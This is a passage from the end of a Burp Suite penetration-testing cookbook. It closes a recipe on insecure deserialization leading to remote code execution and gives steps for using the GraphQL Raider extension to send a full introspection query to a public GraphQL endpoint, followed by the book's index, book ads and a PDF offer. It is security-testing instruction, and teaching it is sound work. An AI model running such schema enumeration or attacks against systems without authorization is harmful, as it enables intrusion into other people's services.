


Figure 11.61 – Congratulatory banner

How it works...

In cases where application code receives user input directly into an object without performing sanitization on such input, an attacker has the opportunity to provide arbitrary commands. The input is then serialized and run on the operating system where the application resides, creating a possible attack vector for remote code execution.

Hacking GraphQL using Burp Suite

GraphQL is a very commonly used API query language. The main difference between using REST APIs and GraphQL is the structure of the call. REST API calls require multiple calls to accomplish a task, whereas GraphQL makes a single call containing the entire schema structure. The GraphQL parser determines which components of the schema require lookups or changes. In this recipe, we will learn how to leverage a Burp Suite extension called **GraphQL Raider** to read, mutate, and attack GraphQL schemas.

Getting ready

The **GraphQL Raider** extension can be found in **BApp Store**. We will download and install the extension within our Burp Suite instance. Then, we'll see how to use the extension against GraphQL endpoints.

How to do it...

1. Inside Burp Suite **Extensions** | **BApp Store**, select **GraphQL Raider** and click the **Install** button.




Figure 11.62 – The GraphQL Raider extension

2. We will use the free GraphQL endpoint with Spacex data available online. In **Proxy** | **Intercept**, click the **Open browser** button to open the Burp Suite browser.

3. Browse to the following URL: `https://spacex-production.up.railway.app/`.




Figure 11.63 – GraphQL application online

4. Go ahead and perform the sample query by clicking the **ExampleQuery** button within the Burp Suite browser:




Figure 11.64 – Run ExampleQuery

Look for **Request** and **Response** in the Burp Suite **Proxy** | **HTTP history** table.




Figure 11.65 – See ExampleQuery in Burp Suite

5. Right-click on **Request** and send it to **Repeater**.




Figure 11.66 – Send to Repeater

6. Inside **Repeater**, look for the **GraphQL** label or a downward-pointing caret just after the **Pretty**, **Raw**, and **Hex** labels. Notice the extension provides a clearer query to read along with variables and the **Injection Points** tab.




Figure 11.67 – Use the GraphQL extension within Repeater

7. In the **Repeater** | **GraphQL** tab, replace `ExampleQuery` with the following `IntrospectionQuery` to see the entire schema:

```
query IntrospectionQuery {__schema{queryType{name},
mutationType{name},
types{kind,name,description,fields(includeDeprecated:
true){name,description,args{name,description,type{kind,
name,ofType{kind,name,ofType{kind,name,ofType{,kind,name,
ofType{kind,name,ofType{kind,name,ofType{kind,
name,ofType{kind,name}}}}}}}},defaultValue},type{kind,name,
ofType{kind,name,
ofType{kind,name,ofType{kind,name,ofType{kind,name,
ofType{kind,
name,ofType{kind,name,ofType{kind,name}}}}}}}},isDeprecated,
deprecationReason},inputFields{name,description,type{kind,name,
ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType
{kind,name,ofType{kind,name,ofType{kind,name,ofType
{kind,name}}}}}}}},
defaultValue},interfaces{kind,name,ofType{kind,name,ofType
{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,
name,ofType{kind,name,
ofType{kind,name}}}}}}}},enumValues(includeDeprecated:true)
{name,
description,isDeprecated,deprecationReason,},possibleTypes{kind,
name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType
{kind,name,
ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},
directives{name,description,locations,args{name,description,
type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,n
ame,
```

```
ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType
{kind,name}}}}}}}},defaultValue}}}}
```

8. Before clicking **Send**, return to the **Raw** tab inside **Repeater** and replace `ExampleQuery` with `IntrospectionQuery` for `operationName`. Note that if you do not make this change, the query will not succeed.

Figure 11.68 – Change operationName to "IntrospectionQuery"

9. Click **Send** and now you can see the entire schema:




Figure 11.69 – See the introspection query and results

How it works...

Using the GraphQL extension allows you to craft queries and mutations inside Burp Suite to test for vulnerabilities against target applications supporting GraphQL. The extension provides a much clearer view of requests, in contrast to the standard HTTP **Pretty** or **Raw** request view.

There's more...

GraphQL is a vast subject with many tutorials and supporting documentation. We recommend starting your research here: `https://graphql.org/`.

Index

A

B

C

I

J

L

M

N

O


P

T

U

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Zed Attack Proxy Cookbook

Ryan Soper, Nestor N Torres, Ahmed Almoailu

ISBN: 978-1-80181-733-2

- Install ZAP on different operating systems or environments
- Explore how to crawl, passively scan, and actively scan web apps
- Discover authentication and authorization exploits
- Conduct client-side testing by examining business logic flaws
- Use the BOAST server to conduct out-of-band attacks
- Understand the integration of ZAP into the final stages of a CI/CD pipeline



Learn Wireshark - Second Edition

Lisa Bock

ISBN: 978-1-80323-167-9

- Master network analysis and troubleshoot anomalies with Wireshark
- Discover the importance of baselining network traffic
- Correlate the OSI model with frame formation in Wireshark
- Narrow in on specific traffic by using display and capture filters
- Conduct deep packet analysis of common protocols: IP, TCP, and ARP
- Understand the role and purpose of ICMP, DNS, HTTP, and DHCP
- Create a custom configuration profile and personalize the interface
- Create I/O and stream graphs to better visualize traffic

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share your thoughts

Now you've finished *Burp Suite Cookbook - Second Edition*, we'd love to hear your thoughts! If you purchased the book from Amazon, please click here to go straight to the Amazon review page for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below

`https://packt.link/free-ebook/9781835081075`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly